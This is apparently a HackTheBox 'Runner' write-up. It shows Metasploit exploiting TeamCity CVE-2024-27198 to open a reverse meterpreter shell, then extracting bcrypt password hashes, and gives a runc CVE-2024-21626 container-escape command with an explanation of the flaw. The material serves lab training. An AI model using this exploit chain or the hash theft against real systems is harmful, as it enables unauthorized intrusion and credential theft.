\_\_\_\_\_

#	Name	Disclosure		
Date	Rank	Check	Description	
-	----			-----
----	----	-----	-----	
0	exploit/multi/http/jetbrains_teamcity_rce_cve_2023_42793	2023-09-19		
excellent	Yes	JetBrains TeamCity Unauthenticated Remote Code Execution		
1	\_ target: Windows	.		
.	.	.		
2	\_ target: Linux	.		
.	.	.		
3	exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198	2024-03-04		
excellent	Yes	JetBrains TeamCity Unauthenticated Remote Code Execution		

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/teamcity agent xmlrpc exec

After interacting with a module you can manually **set** a TARGET with **set**



TARGET 'Linux'

msf6 > use 3

[\*] No payload configured, defaulting to java/meterpreter/reverse\_tcp  
msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > set lhost  
tun0

lhost => tun0

msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > set rhosts  
teamcity.runner.htb

rhosts => teamcity.runner.htb

msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > set rport  
80

rport => 80

msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > run

[\*] Started reverse TCP handler on 10.10.14.10:4444

[\*] Running automatic check ("set AutoCheck false" to disable)

[+] The target is vulnerable. JetBrains TeamCity 2023.05.3 (build 129390)  
running on Linux.

[\*] Created authentication token:

eyJ0eXAiOiAiVENWMiJ9.TjkyN3JPdEZzVnQ2eDJlMXcxMEtHX0hFVzRJ.NmVkOTEyZjctZWUyYy  
00NmJjLWFjY2EtYTk3MDFhOGVhOWY5

[\*] Uploading plugin: 8uT28lGf

[\*] Sending stage (57971 bytes) to 10.129.6.103

[\*] Deleting the plugin...

[+] Deleted /opt/teamcity/work/Catalina/localhost/R00T/TC\_129390\_8uT28lGf

[+] Deleted

/data/teamcity\_server/datadir/system/caches/plugins.unpacked/8uT28lGf

[\*] Meterpreter session 1 opened (10.10.14.10:4444 -> 10.129.6.103:57308) at  
2024-04-21 18:23:00 +0300

[\*] Deleting the authentication token...

[!] This exploit may require manual cleanup of  
'/opt/teamcity/webapps/R00T/plugins/8uT28lGf' on the target

meterpreter > shell

Process 1 created.

Channel 1 created.

bash -i

bash: cannot set terminal process group (1): Inappropriate ioctl for device

bash: no job control in this shell

Welcome to TeamCity Server Docker container

\* Installation directory: /opt/teamcity

\* Logs directory: /opt/teamcity/logs

\* Data directory: /data/teamcity\_server/datadir

```
TeamCity will be running under 'tcuser' user (1000/1000)
```

```
tcuser@647a82f29ca0:~/bin$
```

Using the above shell, we can be able to find the creds that we initially accessed the hashes.

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ grep -E "*.htb" -r
grep -E "*.htb" -r
config/main-config.xml:<server rootURL="http://teamcity.runner.htb:8111"
uuid="1f80beba-00dc-4a33-8fa7-0675ef535ee0">
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713711892324,'BCRYPT')
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713712969122,'BCRYPT')
Binary file system/buildserver.data matches
```

We can then "read" the system/buildserver.data to get the hashes:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ grep runner.htb -r
grep runner.htb -r
config/main-config.xml:<server rootURL="http://teamcity.runner.htb:8111"
uuid="1f80beba-00dc-4a33-8fa7-0675ef535ee0">
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713711892324,'BCRYPT')
system/buildserver.log:INSERT INTO USERS
VALUES(1,'admin','$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWquf
ye','John','john@runner.htb',1713712969122,'BCRYPT')
Binary file system/buildserver.data matches
bash: strings: command not found
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ ^Z
Background channel 1? [y/N] y
meterpreter > download /data/teamcity_server/datadir/system/buildserver.data
www/buildserver.data
[*] Downloading: /data/teamcity_server/datadir/system/buildserver.data ->
/home/pyp/Misc/CTF/HTB/Machines/Active/Runner/exploit/www/buildserver.data
[*] Downloaded 512.00 KiB of 512.00 KiB (100.0%):
/data/teamcity_server/datadir/system/buildserver.data ->
/home/pyp/Misc/CTF/HTB/Machines/Active/Runner/exploit/www/buildserver.data
[*] Completed : /data/teamcity_server/datadir/system/buildserver.data ->
/home/pyp/Misc/CTF/HTB/Machines/Active/Runner/exploit/www/buildserver.data

→ www strings buildserver.data | grep htb
```

```
ENew username: 'admin', new name: 'John', new email: 'john@runner.htb'  
matthew@runner.htb  
john@runner.htb  
  
matthew $2a$07$q.m8WQP8niX0Dv55lJVov0mxGtg6K/YPHbD48/JQsdGLulmeVo.Em  
Matthewmatthew@runner.htb --> When you cat it (otherwise its ugly)
```

So we get the hash from there


- Portainer utilises docker to run the commands (at its backend, docker actually uses runc in order to execute the processes). Root is there easy.

```
docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm
```


We see from the above it utilises such a command to run the container; The docker engine goes forth to call the runc binary:

#### | How Docker Engine Calls runC

When running a container with `docker run` command, the calling relationship among `dockerd`, `containerd`, `containerd-shim-runc-v2` and `runc` is:



## | How the Vulnerability Happens



`runC run` command creates a `libcontainer.LinuxContainer` object at first. In order to create the object, runC needs to create an interface object called `cgroups.Manager`, which is used to manage cgroupfs. It'll open `/sys/fs/cgroup` in host filesystem, and subsequent operations to cgroup files are based on `openat2(2)` system call and the file descriptor of `/sys/fs/cgroup`. But runC doesn't close the file descriptor of `/sys/fs/cgroup` in time when forking child processes, so that child processes can access host filesystem through `/proc/self/fd/<fdnum>`.

Notice that if calling `openat2(2)` system call failed (if `openat2(2)` doesn't exist), runC will call function `openFallback()` to open cgroup files with absolute paths.

With that we can conclude this box!